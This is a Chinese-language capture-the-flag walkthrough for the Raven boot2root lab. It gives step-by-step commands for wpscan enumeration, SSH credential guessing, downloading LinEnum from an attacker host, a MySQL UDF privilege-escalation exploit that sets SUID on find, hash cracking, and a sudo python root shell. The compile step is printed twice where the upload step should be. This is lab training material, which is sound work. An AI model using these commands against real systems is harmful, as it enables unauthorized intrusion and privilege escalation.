**靶机渗透之Raven实战**

挑战靶机是Raven，这是一个boot2root的靶机环境，有两种方法可以提权到root，我将会对这两种方法进行演示。

**目录（方法一）**

**·** 端口扫描和IP发现

**·**访问80端口，发现cms是WordPress

**·**使用wpscan扫描网站发现两个用户

**·**暴力破解22端口

**·**使用LinEnum脚本枚举活动进程

**·**发现运行MySQL

**·**从wp-config.php文件获取数据库用户名和密码

**·**使用MySQL创建一个UDF（用户自定义函数）动态库

**·**将UDF exp编译成共享库程序

**·**在靶机中运行UDF共享库程序

**·**设置粘滞位为”find”

**·**获取root权限

**·**读取flags

**目录（方法二）**

**·**前面7步跟方法一一样获取shell，访问MySQL。

**·** 在MySQL中，发现所有数据库和表

**·**读取WordPress数据库中的wp\_users表

**·** 从wp\_users表中获取hash值

**·**破解hash，获取其他用户的shell

**·** 发现Python不需要root权限也可以运行


**·**使用Python生成root tty

**·**读取flags


两种思路都介绍完了，现在就开始实战了。

**方法一**


使用netdiscover发现网络中存活的主机并获取该靶机的IP地址，在本文中，靶机IP是192.168.1.102.




使用nmap扫描靶机，发现开放了22,80和111端口。



访问一下80端口，发现了下图中Raven安全的网址。




在网站右上角，发现有个”blog”标签，访问一下就看到如下页面，这很显然是一个WordPress CMS。




既然是WordPress，那就先wpscan走一波，命令如下：

wpscan --url http://192.168.1.102/wordpress/ --wp-content-dir -ep -et -eu



扫描结果中返回了靶机中的两个用户Michael和Steven。



现在，在80端口上好像无法进一步突破了，所以我们转向22端口。

我们可以尝试一下，用户名和密码使用相同的单词，在这里我们就使用michael，密码也是michael，没想到竟然上去了。然后我们切换到/tmp目录下，然后需要上传LinEnum脚本，这个脚本可以枚举很多基本和高级的Linux详细信息。


这个脚本在我们攻击机的根目录下，我们可以在靶机上使用wget来下载，我的攻击机的IP地址是192.168.1.109

ssh michael@192.168.1.102


cd /tmp

wget http://192.168.1.109/LinEnum.sh

chmod 777 LinEnum.sh




下载后，我们修改脚本的执行权限，然后执行脚本，发现靶机上跑着MySQL服务（3306端口开放）。




我们发现了MySQL-Exploit-Remote-Root-Code-Execution-Privesc漏洞，该漏洞可以执行远程代码并提权到root。

更多信息请参考：https://legalhackers.com/advisories/MySQL-Exploit-Remote-Root-Code-Execution-Privesc-CVE-2016-6662.html




切换当前目录到/var/www/html/wordpress目录下，并查找wp-config文件，这个文件会存储着MySQL数据库的密码。




果不其然，密码找到了。

R@v3nSecurity



接下来，我们搜索一下UDF动态库exp，在expolit-db中该exp是1518.c

<https://www.exploit-db.com/exploits/1518/>



先将原始的C语言代码编译成.so文件，然后再上传到靶机中运行来利用这个MySQL漏洞。

第一步是编译。

searchsploit –m 1518.c

gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc



编译完成后，将该文件放在本地服务器的根目录下，然后在靶机上切换到/tmp目录下，再使用wget来下载这个.so文件，因为/tmp目录是全局可读可写的。

searchsploit –m 1518.c

gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc

<输入密码>

获取到MySQL shell之后，我们开始利用刚才发现的漏洞。

use mysql;

现在，我们创建一个表叫“foo”，在这个表中插入1518.so文件的链接路径，也就是/tmp/1518.so

我们再将相同的文件写入到/usr/lib/mysql/plugin目录中（因为它存在漏洞）。

接下来是最重要的一步，我们创建一个UDF函数，do\_system，它会调用实现该函数的代码。

因此，我们调用代码“chmod u+s /usr/bin/find”来设置粘滞位为“find”


create table foo(line blob);

insert into foo values(load\_file('/tmp/1518.so'));

select \* from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';

create function do\_system returns integer soname '1518.so';

select do\_system('chmod u+s /usr/bin/find');



现在，我们切回到/tmp目录，然后使用“find”程序来执行命令。

touch raj


find raj –exec "whoami" \;

find raj –exec "/bin/sh" \;

cd /root


ls

cat flag4.txt



不过，我们的任务是要找到所有的flags，我们可以使用下面这个命令：

find / -name "flag\*.txt"



**方法二**

获取MySQL shell的方法跟方法一一样，接下来使用第二种方法来提权。


查看所有数据库，然后查看数据库WordPress中wp-users表中的所有数据，命令如下：

show databases;


use wordpress;

show tables;

select \* from wp\_users;



我们发现了两个用户和其密码hash值，不过Michael用户的密码我们已经知道了，所以这里我们只需要破解一下Steven的密码，我们可以使用John the ripper这款工具来破解，把hash值粘贴到一个txt文件中，命名为hash，然后就可以直接破解了，如图：



既然知道了密码，我们就可以登录到Steven的shell的，运行一下sudo -l命令，发现Python不需要root权限就可以执行，那我们就可以直接利用Python来生成一个root shell了，输入id查看即可，命令如下：

su steven

sudo –l

sudo python –c 'import pty;pty.spawn("/bin/bash")'

id

